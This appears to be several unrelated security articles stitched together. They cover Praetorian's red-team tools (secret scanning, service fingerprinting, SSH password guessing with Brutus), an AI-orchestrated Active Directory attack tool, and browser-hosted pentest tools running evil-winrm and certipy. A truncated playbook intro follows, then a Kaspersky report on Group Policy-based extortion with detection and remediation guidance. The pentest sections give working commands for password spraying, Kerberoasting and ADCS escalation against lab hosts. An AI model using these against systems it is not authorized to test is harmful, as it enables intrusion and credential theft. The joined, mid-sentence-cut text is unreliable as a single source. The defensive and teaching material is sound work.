Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.
Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.
We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.
Titus
Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.
It’s also available as a Burp Suite extension and a Chrome extension.
kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help
Let’s start by pointing it at test keys released by Truffle Security.
It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.
Nerva
Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.
kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva
kali > ./nerva --help
Now let’s use our Ubuntu to show a basic test.
kali > ./nerva -t 192.168.131.9:22,11434
It will be way more useful when you work with big lists of corporate assets during a pentest.
Brutus
Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.
kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus
kali > ./brutus --help
Each command has its own help menu to make it easy to work with.
kali > ./brutus creds --help
Now once again lets use our Ubuntu to spay passwords.
kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”
It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.
Julius
With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.
kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz
kali > ./julius --help
You can list all the AI services Julious can fingerprint:
kali > ./julius list
We will take a look at our machine.
kali > ./julius probe http://192.168.131.7:11434
Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.
Summary
There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
Our article on ADScan and ADPulse was popular. Those tools didn’t need the AI to work, they were basically using python libraries to do all the heavy work of analyzing the Active Directory setup. Today we will look at ADStike, which is somewhat similar but uses AI to arrange the attacks. AI here is completely optional. It analyzes the results of each step and decides what tool to run and what information to find. Models that support tool calls can be used for it, like Qwen 2.5-coder 7b.
ADStike has all the common AD attacks and different levels of OPSEC modes with 52 attack modules integrated. We will look at the workflow it has and use a local AI model to direct the pentest.
Setting Up
The repository has the installation process laid out. Let’s use it.
Usually it takes 5 minutes to set things up. Then you will be prompted to fill out the information about the domain. We are using our lab here with a regular account that doesn’t have any privileges in the domain to make it fair.
When it has all the needed information, it will be saved in a config file. You will then see the main menu with options. Each phase has separate steps that can run individually.
We will go with step 53, which is AI. The tool already knows what local Ollama models we have installed and lets us choose if there are some. For this test we kept OPSEC level default.
Once you select the needed options, the scan will begin.
Pentesting Active Directory
The AI orchestrator will start from the first phase (Recon) and select only the appropriate phases and steps for your Active Directory setsups. All environments are different, some attacks will simply be impossible due to infrastructure limitations.
As it progresses we start seeing the output on the screen from the commands it runs.
Basically, it does all you would do but quicker. Below you can see that LAPS were empty, because they were not set up in this domain. You might want to recommend your client fix it, if you encounter the same results. LAPS help a lot in preventing lateral movement, since the Administrator password will never be the same across your machines.
Then Kerberoasting follows. We did have a few roastable accounts. The compromise here will depend on your wordlist.
Since it’s our lab, we knew the password of that user.
Another attack you may see is Timeroasting. Here it uses an impacket script to extract computer hashes. While those are basically impossible to brute force, some computers are vulnerable to Pre2k attack, where the password of the computer matches the DNS name.
Here is more on Pre2k. Look at the NetExec commands. It’s passing the computer name and the password to the DC to find a valid account. These machines can have certain privileges, just like users do. All the privileges can be found in BloodHound. By the way, ADStrike will run SharpHound collection and analyze the data with AI to find paths and worthy accounts.
Finally, after all the necessary steps, you will have a nice report generated in different formats.
Let’s open the HTML version and see what it looks like.
Scrolling down we see the MITRE ATT&CK Coverage
Then we have all the findings and their details.
Summary
ADStrike looks very promising and easy to work with. It has 52 attack modules that are orchestrated with AI. AI here is completely optional and things should work without it as well. If you prefer not to let AI execute anything in your environment, you can use it for planning only or leave it alone to pwn your lab.
Join our AI for Cybersecurity training to learn more! During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.
Most of you are used to working with tools on your Linux machine. A lot of these tools are built for it. WSL exists, but some of them can also run right inside your Chrome browser. NXC, SharpHound, LDAP-shell, Evil-WinRM and five more are bundled into one signed IWA with multi-protocol support.
Before we go any further, don’t use these tools against systems you’re not authorized to test, and don’t use your daily Chrome browser for this either.
Let’s take a closer look at the bundle and see how it works.
Setting Up
We’ll follow the manual on the website. The setup is quick and just needs a few adjustments to Chrome. The first step is enabling Chrome flags. Paste each of these links and change the status.
Then relaunch Chrome and open web-dev. Recent Chrome updates moved this from web-app-internals.
Here we install a new tool. Paste this link:
https://iwa-tools.pkilla.pw/iwa/update.json
Chrome will fetch the version. Press Install. In apps, you’ll see the iwa-tools console appear. That’s what you need to open.
Working with Tools
The first thing to do is list the help menu, which has all the commands you can run. Each command has its own help menu with the syntax.
iwa > help
iwa > command -h
Let’s do a quick port scan and find out what’s open on our Windows machine in the lab.
iwa > portscan IP 88,389,445,5985,9389 --timeout 2000
Source: Github
If Kerberos and LDAP are open, that means this host is a domain controller. We also have WinRM open. It may give us remote access on the DC with a valid admin account.
iwa > evil-winrm -H IP -u user -p password
Let’s list the DNS zones that our domain has available.
iwa > adidns -H IP -u user -d domain -p password --auth kerberos --tls --list
Source: Github
Finally, let’s see if we can escalate our privileges with ADCS. Certipy is used here.
iwa > certipy find -H IP -u user -d domain -p password --tls -enabled
Source: Github
If you get the same results showing ESC1 is vulnerable, that’s a quick win. There are plenty of write-ups out there on abusing it to get domain admin privileges in the tested domain.
Summary
Creativity has always been one of the most important skills for hackers. Turns out our favorite tools can run inside a browser and reach systems locally. You might still prefer the classic way, which is totally fine, but it’s good to know they work just as well from a browser tab.
If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.
This playbook grew out of my own need for a practical Active Directory field guide that I could use during real penetration tests instead of relying on scattered notes, command collections and memory. Over time, I kept refining it around the way I actually work: establish what access and evidence I have, understand what each result proves,
In April 2026, we at Kaspersky’s Global Emergency Response Team (GERT) responded to a security incident at a manufacturing organization in the Middle East. The threat actor obtained domain admin-equivalent control of the organization’s Active Directory environment and authored a malicious Group Policy Object (GPO) named PAYLOAD, linking it at the domain root. Through that single object, the actor delivered ransom notes, hijacked the desktop wallpaper and lock screen, enforced a logon banner, and disabled the local administrator account across every domain-joined Windows workstation — all without dropping a ransomware binary or encrypting any data. The only ransomware we found in this incident was PAYLOAD sample targeting ESXi on Linux servers. Besides that, data exfiltration was observed originating from the file servers and several additional systems, and was later published on the dark web.
Living-off-the-land abuse of trusted AD infrastructure. Group Policy is a signed, allowlisted, SYSTEM-privileged distribution channel that the majority of endpoint detection and response tools is designed not to inspect. By delivering impact through GPO rather than through malware, the actor sidestepped the entire file- and process-based detection stack.
Encryptionless extortion. Industry telemetry shows extortion-only incidents grow significantly year-on-year. PAYLOAD fits this model; the leverage is operational disruption and the threat of escalation rather than cryptographic denial of data.
We confirmed that no files were encrypted on Windows machines, no malicious binaries were resident on disk, no endpoint persistence was established, and no malicious processes were running at the time of analysis. The entire attack lived inside Active Directory itself. The defensive implication is stark: an organization whose detection strategy depends on catching a ransomware executable would have seen nothing until the first endpoint rebooted and the ransom wallpaper appeared.
In this article, we will describe the GPO attack chain and provide operational advice on how to detect such threats, including detailed remediation recommendations.
Group Policy as an attack surface
Attacks through group policies are nothing new. They can inflict significant, domain-wide damage with multiple malicious capabilities. A Group Policy Object (GPO) is essentially a combination of a Group Policy Container (GPC) in Active Directory and a Group Policy Template (GPT) in SYSVOL. The Group Policy scope depends on whether the GPC is linked to the directory tree at the domain, site, or organization unit (OU) level. A link at the domain root means the policy applies to every computer and user object beneath it. Thus, a GPO compromised at the domain root can affect all in-scope domain users and computers, potentially granting an attacker complete control over the corporate network. What makes GPO abuse even more dangerous is that group policies are processed in a trusted, high-privilege environment, ensuring persistence because endpoint cleanup is not enough to remove them.
We have already discussed GPO architecture and ways it can be compromised in greater detail in an earlier blog post. Other public threat intelligence has also repeatedly documented this technique in ransomware operations. Microsoft observed Ryuk operators distributing ransomware through Group Policy, SYSVOL startup items, and PsExec. LockBit affiliates have been documented modifying SYSVOL Group Policy files, including ScheduledTasks.xml, to support ransomware execution and propagation. BlackCat/ALPHV operators have also abused GPOs to create scheduled tasks and deploy ransomware.
Another notable example of GPO abuse is PAYLOAD ransomware, which weaponizes GPO Preferences and policy settings for pure impact rather than as a launcher for an encryptor. Let’s take a closer look at this attack, which is detailed further below.
Attack timeline
During the April 2026 investigation, we managed to reconstruct the attack timeline as outlined below:
Date
Event
11 April
Initial access. Threat actor authenticates to the FortiGate SSL VPN using a valid but compromised domain credential.
13 April
GPO authored. Malicious GPO, PAYLOAD ({C897F2C7-C2AC-4E6F-BF48-58036FF29E79}) created and linked at the domain root, configuring ransom notes, wallpaper, lock screen, logon banner, and administrator account disablement.
13 April
SYSVOL staging. The payload.jpg and hello.txt files written to \\DC.THECOMPANY.local\sysvol\THECOMPANY.local\.
13 April

Second GPO. GPO named win Firewall Off ({22099AD2-E062-4F56-B574-5099BBA4E7A6}) linked at the domain root, disabling Windows Firewall on all profiles.
13 April
Dormancy. GPO cached on endpoints but computer configuration not yet applied — no endpoint had rebooted since the policy update.
13 April
Data exfiltration. Data exfiltration was observed originating from the file servers and several additional systems.
14 April
Detonation. Most of the endpoints begin rebooting; computer configuration policies apply. Ransom wallpaper, logon banner, and notes appear. Operational disruption begins.
15 April
Response. Kaspersky GERT engaged. Forensic triage of affected workstations and the domain controller initiated.
16 April
Assessment. GERT confirms no file encryption, no resident malware, no endpoint persistence.
Next, we will discuss each of these stages in more detail and share the findings from our incident response activities.
Incident overview
Initial access
The entry vector was a compromised valid account (MITRE ATT&CK T1078) used to authenticate through the organization’s FortiGate SSL VPN — an external remote service (T1133). Insufficient logging on the FortiGate appliance prevented us from reconstructing how the credential was originally compromised.
Three hypotheses were considered plausible in the context of the attack, in no particular order:
Password spraying or credential stuffing against the SSL VPN portal.
Phishing-led credential harvesting.
Purchase of pre-compromised credentials from an initial access broker (IAB).
Once on the internal network, the actor operated with the compromised security principal’s privileges. Because the account was able to create and link a GPO at the domain root, it held either domain admin privileges or a delegated equivalent (e.g., membership of Group Policy Creator Owners combined with link rights on the domain object).
FortiGate SSL VPN authentication logs and ESXi/virtualization privilege escalation logs were insufficient to reconstruct the lateral movement and privilege escalation chain between initial VPN access and the GPO write privilege level. The most common real-world routes to GPO control — DCSync, Kerberoasting of privileged service accounts, and Pass-the-Hash/Pass-the-Ticket — could not be confirmed or ruled out.
Execution
Rather than deploying an encryptor, the actor abused the victim’s Active Directory policy infrastructure, resulting in malicious GPOs being configured and linked at the domain root to deliver the observed impact across domain-joined systems. The two GPOs below constitute the entire offensive toolkit observed.
The PAYLOAD GPO
We performed a Resultant Set of Policy (RSOP) analysis, which helped us list all policy settings on the affected workstations. From these results, we reconstructed the following changes delivered by PAYLOAD:
Drop SYSVOL\hello.txt to the desktop and root directories C:\ and D:\ as a read-only README-payload.txt by tampering with the “Group Policy Files” client-side extension (CSE).
Modify the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ registry key, changing the legalnoticecaption value to "Welcome to Payload!" and the legalnoticetext to the ransom note text through the “Group Policy Registry” CSE.
Set payload.jpg located in the targeted domain controller’s SYSVOL as the lock screen image by altering the personalization policy, and as the wallpaper by altering the desktop policy at the user level.
Revoke administrator rights for the administrator account (locking the account) by editing the Security Settings CSE in the GptTmpl.inf file.
Settings changed by PAYLOAD GPO
This activity was enabled entirely through a legitimate group policy mechanism, meaning there is no malware code for security solutions to look for because the malicious logic is contained within the policy configuration.
The win Firewall Off GPO
A second domain-root-linked GPO, named “win Firewall Off”, disabled Windows Firewall across the domain, private and public profiles on all endpoints (T1562.004). Deployed independently of PAYLOAD, this object degraded host defenses and ensured the actor retained unimpeded network reach to endpoints for any follow-on activity.
Settings changed by win Firewall Off GPO
The one-day delay detonation
The most forensically instructive detail is the one-day gap between GPO creation (13 April) and visible impact (14 April). Analysis of Master File Table (MFT) timestamps and the Group Policy History registry key confirmed the policy was written to SYSVOL and cached on endpoints on 13 April. However, computer configuration settings (wallpaper and lock screen machine policy, security settings, firewall disabling) only apply upon reboot or policy refresh — and no endpoint had rebooted in the interim. The attack therefore remained dormant in the GPO cache for one day before detonating en masse when machines were restarted in accordance with standard procedures.
We have to point out here that this delayed policy application is characteristic of GPO-based operations and has two potential consequences for defenders. Firstly, it may grant the actor a quiet window for exfiltration, persistence, or further staging between weaponization and impact. Secondly, it can be used to sever the temporal link between the cause (a GPO-creation event in the directory log) and the effect (mass user-visible disruption occurring at a later time), complicating timeline reconstruction unless directory service auditing is in place.
Forensic findings
Initial incident response engagement revealed a number of findings associated with the attack that we share below.
No file encryption
A full review of the MFT on affected workstations found no files bearing a .payload extension characteristic to PAYLOAD ransomware and no evidence of bulk renaming or encryption I/O patterns. The attackers’ objectives were operational disruption and extortion via visual impact and access denial.
No endpoint persistence
All standard persistence locations were clean:
Scheduled tasks — no malicious tasks
Run/RunOnce keys — clean
Startup folders (user and system) — clean
Services — no malicious service installed
WMI event subscriptions — none
Boot sector/MBR — unmodified
The attack’s persistence mechanism is the GPO link itself on the domain controller, with no endpoint-resident component.
No active malicious processes
Live process and memory analysis revealed no injected threads, process hollowing or anomalous outbound connections.
Registry timeline analysis
Group Policy History, Shadow and State registry keys on the workstation recorded the application of PAYLOAD on 13 April:
HKLM\…\Group Policy\History\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}\1
HKLM\…\Group Policy\Shadow\{827D319E-6EAC-11D2-A4EA-00C04F79F83A}\0
HKLM\…\Group Policy\State\Machine\GPO-List\7
HKCU\…\Group Policy\History\{7150F9BF-48AD-4da4-A49C-29EF4A8369BA}\1
HKCU\…\Group Policy\State\S-1-5-21-…\Loopback-GPO-List\5
The presence of the “Loopback-GPO-List” entry indicates the GPO was processed in loopback mode, ensuring the user configuration (wallpaper) applied regardless of which user logged on to the machine.
SYSVOL artifacts
Two files were staged on the domain controller’s SYSVOL share and served to endpoints through the Files Group Policy Preference CSE:
payload.jpg — the ransom image used for both wallpaper and lock screen.
hello.txt — the ransom note, distributed to desktops and drive roots as README-payload.txt.
Detection engineering
Because no malicious binary or process exists, the detection logic should focus on the directory service and SYSVOL indicators. Below are the highest-value telemetry sources for identifying the described malicious activity.
Directory service change auditing (DS Access)
Enable Advanced Audit Policy → DS Access → Audit Directory Service Changes on all domain controllers and set up alerts for the following events:
Event ID
Meaning
Hunt focus
5137
A directory service object was created
The account that created new groupPolicyContainer objects must be an authorized GPO administrator
5136
A directory service object was modified
Changes to gPLink on the domain root or sensitive organizational units; changes to gPCMachineExtensionNames/gPCUserExtensionNames/gPCFileSysPath/versionNumber for all GPOs
5141
A directory service object was deleted
GPO deletions (relevant for tamper detection and remediation assessment)
A gPLink modification at the domain root by a non-standard account is one of the most telling indicators of this attack class.
SYSVOL file integrity monitoring
Monitor \\DC.THECOMPANY.local\sysvol\THECOMPANY.local\Policies\ for unexpected files, particularly image files, text files, scripts, ScheduledTasks.xml, and modified registry.pol/GptTmpl.inf files that were created by sources other than legitimate replication.
Endpoint policy application telemetry
On endpoints, GPO application is logged in the Group Policy Operational log (Microsoft-Windows-GroupPolicy/Operational) and reflected in the History and Shadow registry keys shown above. A sudden domain-wide change to the applied policy set is a strong post-detonation signal.
Missing 5136 events
If the contents of a GPO’s SYSVOL change without a corresponding 5136 event, this can indicate direct SYSVOL/template editing (e.g., via open-source tools such as PowerView or SharpGPOAbuse) that bypasses the normal Group Policy Management Console (GPMC) modification path. While we recommend treating the absence of expected audit events as suspicious, it should be noted that this can be caused by misconfigured auditing.
Anti-forensics and recovery-inhibition capabilities
Confirmed PAYLOAD family capabilities
The Windows endpoint attack described in this report was implemented through malicious Group Policy Objects and did not involve a recovered ransomware executable, resident endpoint malware, confirmed file encryption or active malicious processes at the time of the forensic examination. However, PAYLOAD cryptomalware for Windows does exist, and other sources, including public analysis of its samples, reveal further malicious capabilities of this ransomware that could be used by security teams to enrich detection logic and security policies.
The behaviors documented in this section must therefore be interpreted as family-level capabilities identified through the public reverse engineering of PAYLOAD ransomware samples. They were not confirmed as having executed during the GPO-based incident unless corresponding evidence was identified in the host, memory, process, event-log, or hypervisor.
Windows Event Log clearing
Public reverse engineering of the PAYLOAD Windows variant reveals an optional event log clearing capability (T1685.005, formerly T1070.001). The ransomware dynamically resolves Windows Event Log APIs, enumerates available event log channels, and clears individual channels.
Implementation artifacts include:
Runtime loading of wevtapi.dll
EvtOpenChannelEnum
EvtNextChannelPath
EvtClearLog
Enumeration of Security, System, Application, and PowerShell logs, and operational channels
A command-line option controlling whether log clearing is performed
Clearing event logs reduces the availability of records related to process execution, authentication, PowerShell, service control, and system changes. However, it does not necessarily remove events that were already forwarded to a SIEM, Windows Event Collector, EDR backend, or protected log archive.
Forensic indicators
Windows Security Event ID 1102
Event logging shutdown or failure events
Sudden reductions in event record identifiers
Multiple event channels restarting from low record numbers
Gaps between endpoint and centrally forwarded telemetry
Execution of utilities or APIs associated with log management
Direct access to EVTX files (Windows Event Log files) under the Windows event log directory
We should note that these indicators can’t be interpreted on their own. For instance, Event ID 1102 should be correlated with a number of aggravating factors, such as:
Event ID 4688 or Sysmon Event ID 1 for process creation
Event ID 4624 for the associated administrative logon
EDR process trees
PowerShell operational logging
Windows Event Forwarding records
Privileged access management activity
At the same time, the absence of Event ID 1102 does not prove that log clearing did not occur. Direct deletion, truncation, service impairment, or an incomplete audit configuration may produce different evidence.
Security process and service termination
PAYLOAD analysis reveals that the Windows ransomware variant contains logic that targets security processes and services (T1685 and T1489). This capability is intended to stop security products, backup software, database services, and applications that may lock files targeted for encryption.
Process and service termination serves several objectives:
Reduce endpoint detection and response visibility.
Release file handles so data can be modified.
Interrupt backup and recovery services.
Prevent databases and enterprise applications from protecting active data.
Reduce interference with encryption operations.
Forensic indicators
Security agent services changing from running to stopped
Event ID 7036 service state changes
Event ID 7040 service start type changes
Event ID 4688 or Sysmon Event ID 1 for service control utilities
Sysmon Event ID 5 for terminated processes
EDR health degradation affecting many endpoints
Repeated termination attempts against security or backup processes
Execution of dedicated process killing utilities
VSS deletion, backup and recovery suppression
Public PAYLOAD sample analysis reports the deletion of Windows Volume Shadow Copies before encryption (T1490). This behavior removes local restore points and reduces the victim’s ability to recover files without external backups.
Recovery inhibition is broader than VSS deletion and may include multiple other malicious techniques, including the following:
Deleting shadow copies, backup catalogs, and hypervisor snapshots
Disabling recovery services
Modifying boot recovery settings
Compromising backup management platforms
Deleting or encrypting backup repositories
In the PAYLOAD Windows sample that is proven to perform encryption, VSS deletion is confirmed to have taken place before encryption. A broader compromise of the backup platform was not established in the investigated incident.
Forensic indicators
Execution of shadow copy management utilities
Backup catalog deletion attempts
Recovery configuration changes
Backup service termination
Mass snapshot deletions
Backup administrator logons outside normal maintenance windows
Backup retention or immutability changes
Backup jobs failing immediately before disruptive activity
Ecosystem-relevant ransomware techniques
Above, we discussed the techniques specific to PAYLOAD ransomware. In this section, we’ll review other common ransomware techniques, such as BYOVD abuse and ESXi policy weakening, that remain relevant risks in the ransomware ecosystem. However, these techniques should not be attributed to this incident without supporting driver load, process, memory, ESXi, vCenter, or backup platform telemetry. We describe these techniques below as they may prove useful in other ransomware-related forensic investigations.
The examples used in this section are therefore ecosystem-relevant: they are commonly observed in ransomware operations but not conclusively attributed to the analyzed PAYLOAD samples.
ETW suppression and in-memory patching
Event Tracing for Windows (ETW) is a kernel-supported tracing architecture used by Windows components, diagnostic utilities, security products, and endpoint monitoring systems.
Although we didn’t encounter this technique in our case, some ransomware families can patch ETW-related functions inside the ransomware process (T1685, formerly T1562.001). The reported routine changes the memory protection of code pages, overwrites the beginning of selected ETW functions so they return without producing events, restores the original protection, and refreshes the instruction cache.
Reported target functions include EtwEventWrite, EtwEventWriteFull, EtwEventWriteTransfer, and EtwRegister.
This modification applies to the process-local mapping of ntdll.dll. It does not disable ETW globally across Windows, but it can reduce the telemetry generated by the modified process.
Forensic indicators
Writable or recently modified executable pages within ntdll.dll
Memory protection changes affecting ETW function addresses
In-memory code differing from the corresponding clean DLL on disk
EDR memory tampering alerts
Unexpected calls to memory protection APIs followed by telemetry silence
Process execution visible in network or filesystem telemetry but absent from expected ETW-derived sources
Inconsistent telemetry between EDR, Sysmon, Windows Event Logs, and network monitoring
It should be noted that telemetry gaps are not conclusive evidence of ETW patching. Other factors include agent upgrades, network outages, endpoint shutdowns, SIEM ingestion failures, collector backpressure, and filtering or licensing changes.
Memory acquisition is the strongest validation source when process-local ETW patching is suspected.
Vulnerable signed driver abuse, BYOVD
Bring Your Own Vulnerable Driver (BYOVD) involves introducing or abusing a legitimately signed but vulnerable kernel driver (T1068 and T1685). The attacker exploits the driver’s exposed functionality to gain kernel-level capabilities, modify protected memory, terminate security processes, remove security callbacks, or bypass operating system security controls.
BYOVD is highly relevant to contemporary ransomware operations. However, the reviewed public PAYLOAD analyses do not provide sufficient evidence to conclude that BYOVD is an intrinsic PAYLOAD capability.
It should therefore be presented as an ecosystem-relevant technique rather than a confirmed PAYLOAD feature.
Forensic indicators
Unexpected .sys files written to user-writable or temporary directories
New kernel driver services
Sysmon Event ID 6
Driver hashes matching Microsoft or community vulnerable driver blocklists
Invalid, revoked, expired, or unusual driver signatures
Driver load followed by EDR termination
New privileged processes immediately following driver loading
Code Integrity or Defender alerts
Service creation events referencing driver files
ESXi security policy weakening
Ransomware operators are increasingly targeting ESXi and vCenter because compromising the virtualization layer provides access to many business-critical virtual machines.
Public research typically describes operators performing the following activities (T1685, T1490 and T1489):
Enabling SSH on ESXi hosts
Changing root passwords
Disabling execInstalledOnly
Modifying lockdown mode exceptions
Stopping virtual machines
Deleting snapshots and backups
Changing host firewall policies
Copying custom ransomware binaries to hypervisors
On the target organization’s Linux servers we saw an ESXi PAYLOAD variant, which makes this behavior operationally relevant. Nevertheless, the reviewed evidence does not indicate that PAYLOAD operators used any of these policy-weakening actions in the investigated incident.
Forensic indicators
Unexpected ESXi SSH enablement
Changes to execInstalledOnly
Secure Boot enforcement changes
Lockdown mode configuration changes
Root password changes
New or unusual administrator accounts
Bulk VM shutdown activity
Bulk snapshot deletion
New binaries in datastore or temporary paths
vCenter tasks originating from unexpected accounts or systems
Missing or disabled remote syslog forwarding
Remediation
To contain the described threat and limit possible damage, several remediation steps should be taken. Below, we recommend a four-phase remediation approach for containing this threat and restoring the affected environment.
Phase 1 — domain controller actions (to be performed first)
When dealing with PAYLOAD GPO, the first priority of the remediation plan should be to remove the source GPOs. Until this is done, endpoint cleanup is ineffective because the next policy refresh re-infects cleaned machines.
The immediate domain controller actions to be taken are:
Delete PAYLOAD GPO. Remove {C897F2C7-C2AC-4E6F-BF48-58036FF29E79} via GPMC.
Delete or revert win Firewall Off GPO. Remove {22099AD2-E062-4F56-B574-5099BBA4E7A6}.
Clean SYSVOL. Delete jpg and hello.txt from \\DC.THECOMPANY.local\sysvol\THECOMPANY.local\.
Rotate credentials. Reset the compromised account; audit all privileged accounts and group memberships for unauthorized changes; rotate krbtgt twice if domain admin compromise is confirmed.
Force refresh. Perform gpupdate /force across endpoints after deletion; re-enable local administrator and firewall via clean policy.
Phase 2 — Active Directory and GPO hardening
Adopt the AD tiered administration model and confine domain admins to Tier 0 with no interactive logon to workstations and member servers.
Separate GPO creation from GPO linking rights, and grant both only to a dedicated, audited administrator role.
Enable GPO change auditing (Event IDs 5136, 5137, 5141) and forward to a SIEM.
Monitor SYSVOL with file integrity tooling.
Phase 3 — credential and access hardening
Enforce phishing-resistant MFA on all VPN and remote access entry points.
Deploy Windows LAPS to generate unique, rotated local administrator passwords.
PAYLOAD demonstrates a maturing tactic of turning the victim’s own trusted infrastructure into a weapon. By weaponizing Group Policy, the actor achieved a domain-wide impact without a single malicious binary on any endpoint, evaded file- and process-based detection entirely, and caused organization-wide disruption within seconds of the first reboot.
The absence of encryption is the most strategically significant finding and is consistent with the 2026 trend toward encryptionless extortion. At Kaspersky GERT, we assess with moderate confidence that the missing encryption reflects one of two scenarios: (1) a deliberate decision to stay below the irreversible data destruction threshold while preserving the option of a follow-on encryption phase, or (2) an operation interrupted before full execution.
The absence of encrypted files must not be mistaken for the absence of a serious compromise — the most critical impact lies in the actor gaining domain admin-level control. This incident proves that a threat actor with domain admin access and a working knowledge of group policy internals can inflict domain-wide disruption equivalent to a ransomware attack without writing a single malicious file to any endpoint.
Detection strategies anchored solely in file- or process-based indicators are blind to this attack class. Effective controls include directory service change auditing, SYSVOL integrity monitoring, and privileged access governance, which allow for GPO protection.
Detection by Kaspersky solutions
Kaspersky security solutions effectively detect the described malicious activity at various stages of the attack. Possible detection scenarios are listed below.
To protect organizations that use our Kaspersky SIEM system, we have prepared a package of correlation rules designed to help detect this type of malicious activity. The rules are now available for customers to download from the SIEM repository; the package name is: [OOTB] Group policy hijacked: PAYLOAD ransomware – ENG.
The “Group policy hijacked: PAYLOAD ransomware” package contains rules that detect suspicious file creation or modification in the SYSVOL shared folder on a domain controller, as well as changes to critical attributes and settings of domain group policies. Some rules may require adjustment if they trigger in response to legitimate activity, such as synchronization between domain controllers or the configuration of a new group policy.
To ensure the detection rules function correctly, verify that events from Windows systems are being received in full, including events with the following identifiers: Sysmon: 11, Security — 4663, 5136, 4657.
We also recommend applying the following rules available in the repository to detect all attack stages.
Detection of Windows Event Log clearing to cover up traces of an attack: R050_03_Windows Event Log was cleared
Detection of suspicious access to the LSASS process, which may indicate attempts to dump credentials: R262_Suspicious access to the LSASS process
Detection of the Volume Shadow Copy service being started, which is used to create shadow copies before deleting them: R231_20_Running the Volume Shadow Copy service
Detection of shadow copy deletion: R321_Shadow copy deletion
Detection of Windows Defender disablement: R076_01_Windows Defender Antivirus was disabled
Detection of attempts to disable or modify the system firewall: R240_03_Disabling system firewall via the registry
Detection of a service installation from a non-system folder, which may indicate malware persistence techniques: R281_01_Installation of a service from a non-system folder
For the rules in this list to function correctly, it is necessary to configure Security event auditing for event IDs 4663, 5136, 4657, 7036, and 1102.
In addition to the SIEM system, when audit settings are configured correctly, the process of creating, modifying, and deleting GPOs generates a large number of characteristic artifacts on the domain controller, enabling Kaspersky Endpoint Detection and Response Expert to promptly alert the user to anomalies in the infrastructure.
The creation of a new GPO is covered by the gpo_creation rule, which triggers in response to the corresponding event in the infrastructure. Changes to existing policies are detected by the following rules:
The setting_the_gpcfilesyspath_attribute rule detects the use of the gPCFileSysPath attribute of a Group Policy Object, which specifies the path to the GPO’s contents in SYSVOL.
In the next major version update of Kaspersky EDR Expert, a new event type, GPO, will be introduced, allowing users to track changes to Group Policy Objects.
For information security officers, GPO events will serve as an additional source of context when investigating activity in Active Directory and will help detect changes that could affect the configuration, access rights, and security of endpoints before a potentially malicious policy is deployed.
MITRE ATT&CK mapping
Tactic
Technique
Observed behavior
Initial Access
T1078 — Valid Accounts
Compromised domain credential used for VPN authentication
Initial Access
T1133 — External Remote Services
FortiGate SSL VPN used as entry point
Privilege Escalation
T1078.002 — Domain Accounts
Account held domain-level GPO create/link rights
Privilege Escalation/Defense Impairment
T1484.001 — Group Policy Modification
Malicious PAYLOAD GPO created and linked at domain root; re-applies on every refresh/reboot; uses trusted channel to evade EDR
Defense Impairment
